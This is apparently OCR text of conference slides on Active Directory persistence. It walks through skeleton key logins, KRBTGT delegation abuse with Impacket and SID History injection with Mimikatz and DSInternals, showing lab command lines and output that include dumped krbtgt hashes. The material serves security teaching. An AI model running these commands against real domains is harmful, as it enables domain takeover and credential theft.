PS C:\> net use y: \\dc.domain.local\admin$ IHateG00mbas! /user:Mario@domain.local
The command completed successfully.

PS C:\> net use y: \\dc.domain.local\admin$ mimikatz /user:Mario@domain.local
The command completed successfully.
```



```
 C:\> net use y: \\dc.domain.local\netlogon BetterThanM4rio! /user:Luigi@domain.local
 command completed successfully.
PS C:\> net use y: \\dc.domain.local\netlogon mimikatz /user:Luigi@domain.local
The command completed successfully.
```

legit password

skeleton key

Persistence technique (3)

KRBTGT Delegation


KRBTGT delegation

[Theory]

- obtain persistence = configure RBCD on KRBTGT
- evil account obtains ST to KRBTGT, as DA
- ST to KRBTGT == TGT, evil account obtains DA TGT


[Practice]

- (Python 🐍) Impacket's rbcd.py, getST.py (nota bene: with Win2022, Impacket may encounter issues with PAC not having the right structures, leading to TGT REVOKED issues)
- (PowerShell 💩) Set-ADUser, Rubeus



KRBTGT delegation


> add SPN to controlled account, add RBCD



```
[Jun 29, 2023 - 17:40:06 (CEST)] exegol-lehack-2023 /workspace # addcomputer.py -computer-name 'WARIO$' -comp
uter-pass 'IHateM4rio!' -dc-host '192.168.56.102' -domain-netbios "DOMAIN" "domain.local"/"Wario":'ILoveG4rli
c!'
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7 - Copyright 2022 Fortra - forked by ThePorgs

[Jun 29, 2023 - 17:41:57 (CEST)] exegol-lehack-2023 /workspace # rbcd.py -delegate-from 'WARIO$' -delegate-to
 'krbtgt' -dc-ip 192.168.56.102 -action write 'domain.local'/'Mario':'IHateG00mbas!'
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7 - Copyright 2022 Fortra - forked by ThePorgs

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is
[*] Delegation rights modified successfully!
[*] WARIO$ can now impersonate users on krbtgt via S4U2Pro
[*] Accounts allowed to act on behalf of other identity:
[*]     WARIO$       (S-1-5-21-3337666011-479526912-26610
```

KRBTGT delegation


> obtain TGT through TGS_REQ S4U (abusing RBCD)



```
[Jun 29, 2023 - 18:08:32 (CEST)] exegol-lehack-2023 /workspace # getST.py -spn "KRBTGT" -impersonate "Mario"
-dc-ip '192.168.56.102' 'domain.local'/'WARIO$':'IHateM4rio!'
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7 - Copyright 2022 Fortra - forked by ThePorgs

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Mario
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Mario@krbtgt_DOMAIN.LOCAL@DOMAIN.LOCAL.ccache
```

KRBTGT delegation


> analyzing ticket, it's a bird, it's a plane, no it's a TGT!



```
[Jun 29, 2023 - 18:13:45 (CEST)] exegol-lehack-2023 /workspace # describeTicket Mario@krbtgt_DOMAIN.LOCAL@DOM
AIN.LOCAL.ccache
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7 - Copyright 2022 Fortra - forked by ThePorgs

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : e7765d32f08722ccd46d84c2a20fd239
[*] User Name                     : Mario
[*] User Realm                    : domain.local
[*] Service Name                  : krbtgt/DOMAIN.LOCAL
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 29/06/2023 18:08:35 PM
[*] End Time                      : 30/06/2023 04:08:35 AM
[*] RenewTill                     : 30/06/2023 18:08:35 PM
[*] Flags                         : (0x40a10000) forwardable, renewab
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : 53ZdMvCHIszUbYTCog/SOQ==
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/DOMAIN.LOCAL
[*]   Service Realm               : DOMAIN.LOCAL
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18
[-] Could not find the correct encryption key! Ticket is encrypted wi
ut no keys/creds were supplied
```

KRBTGT delegation

> profit!



```
[Jun 29, 2023 - 18:08:35 (CEST)] exegol-lehack-2023 /workspace # KRB5CCNAME=Mario@krbtgt_DOMAIN.LOCAL@DOMAIN.
LOCAL.ccache secretsdump -k -just-dc-user 'krbtgt' -dc-ip 192.168.56.102 'dc01' -target-ip 192.168.56.102
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7 - Copyright 2022 Fortra - forked by ThePorgs

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0c0a0beacd3f5eb734c1bd1da1a5ec63:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:73a8d356aaac9c7d9da4b2a73478e7eba5b331577669ae6143b50a4d069ff85d
krbtgt:aes128-cts-hmac-sha1-96:13f57da6905a376ce8189f7ea6c8099b
krbtgt:des-cbc-md5:295e2f54f4254a5d
[*] Cleaning up...
```

Persistence technique (4)

SID History


SID History

[Theory]

* SID = unique identifier for a principal
* SID history = property, allows principal to keep an old SID (useful for migrations)
* obtain persistence = **add DA SID to an account's SID history**
* DRSAddSidHistory for remote exploit 🦐 🤷‍♂️

[Practice]

* (Pre Win2016 👴) Mimikatz 🥝
* (Post Win2016) PowerShell DSInternals



ATTACKER

DC

add Domain Admin's SID to ATTACKER's SIDHistory

One eternity later...


auth as ATTACKER

DA SID in extraSids
completely normal phenomenon

auth ok! **unlimited power!**

SID History


> (pre-2016) mimikatz goes brrr, SID history of DA injected



```
PS C:\Users\Administrator\Downloads> ./mimikatz

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sid::patch
Patch 1/2: "ntds" service patched
Patch 2/2: "ntds" service patched

mimikatz # sid::add /sam:Waluigi /new:"Domain admins"

CN=Waluigi,CN=Users,DC=domain,DC=local
  name: Waluigi
  objectGUID: {2a804f03-55a2-4ba5-93bc-468c64f6c078}
  objectSid: S-1-5-21-1627474656-762906890-237416924-1117
  sAMAccountName: Waluigi

  * Will try to add 'sIDHistory' this new SID:'S-1-5-21-1627474656-762906890-237416924-512': OK!

mimikatz # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'
```

SID History


> (pre-2016) profit




```
[Jun 29, 2023 - 23:04:41 (CEST)] exegol-lehack-2023 /workspace # secretsdump -just-dc-user 'krbtgt' -dc-ip
 192.168.56.101 "domain.local"/"Waluigi":'Number1!'@"dc01.domain.local"
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7 - Copyright 2022 Fortra - forked by ThePorgs

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:de63b0e0d7d6df1a3b17156c2915d
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:f7def07a6828159d75ffd4a57a7faeee40047fb9fa
krbtgt:aes128-cts-hmac-sha1-96:de3887aabf224d2736d7d0f33d6d03c3
krbtgt:des-cbc-md5:83c46d1a37c82aad
[*] Cleaning up...
```

SID History

> (post-2016) install DSInternals, get privileged account SID




```
PS C:\Users\Administrator> Install-Module -Name DSInternals

NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repositories. The NuGet
provider must be available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or
'C:\Users\Administrator\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet provider by
running 'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want PowerShellGet to install and
import the NuGet provider now?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"):

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its InstallationPolicy
value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from 'PSGallery'?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): Y
```




```
PS C:\Users\Administrator> get-adgroup "domain admins"


DistinguishedName : CN=Domain Admins,CN=Users,DC=domain,DC=local
GroupCategory     : Security
GroupScope        : Global
Name              : Domain Admins
ObjectClass       : group
ObjectGUID        : 35af0bc0-ca7c-43e8-9b16-f147439d8adb
SamAccountName    : Domain Admins
SID               : S-1-5-21-3337666011-479526912-2661098059-512
```

SID History


> (post-2016) inject SID



```
PS C:\Users\Administrator> Stop-service NTDS -force
WARNING: Waiting for service 'Active Directory Domain Services (NTDS)' to stop...
PS C:\Users\Administrator> Add-ADDBSidHistory -samaccountname Waluigi -sidhistory S-1-5-21-3337666011-479526912-26610980
59-512 -DBPath C:/Windows/ntds/ntds.dit -force
PS C:\Users\Administrator> Start-service NTDS
WARNING: Waiting for service 'Active Directory Domain Services (NTDS)' to start...
PS C:\Users\Administrator> get-aduser -identity Waluigi -properties SidHistory


DistinguishedName : CN=Waluigi,CN=Users,DC=domain,DC=local
Enabled           : True
GivenName         : Waluigi
Name              : Waluigi
ObjectClass       : user
ObjectGUID        : 9a5323ef-aa15-41d1-adeb-d7df88bf3a52
SamAccountName    : waluigi
SID               : S-1-5-21-3337666011-479526912-2661098059-1123
SIDHistory        : {S-1-5-21-3337666011-479526912-2661098059-512}
Surname           :
UserPrincipalName : waluigi@domain.local
```



```
[Jun 29, 2023 - 21:41:47 (CEST)] exegol-lehack-2023 /workspace # secretsdump -just-dc-user 'krbtgt' -dc-ip
 192.168.56.102 "domain.local"/"Waluigi":'Number1!'@"dc01.domain.local"
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7 - Copyright 2022 Fortra - forked by ThePorgs

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
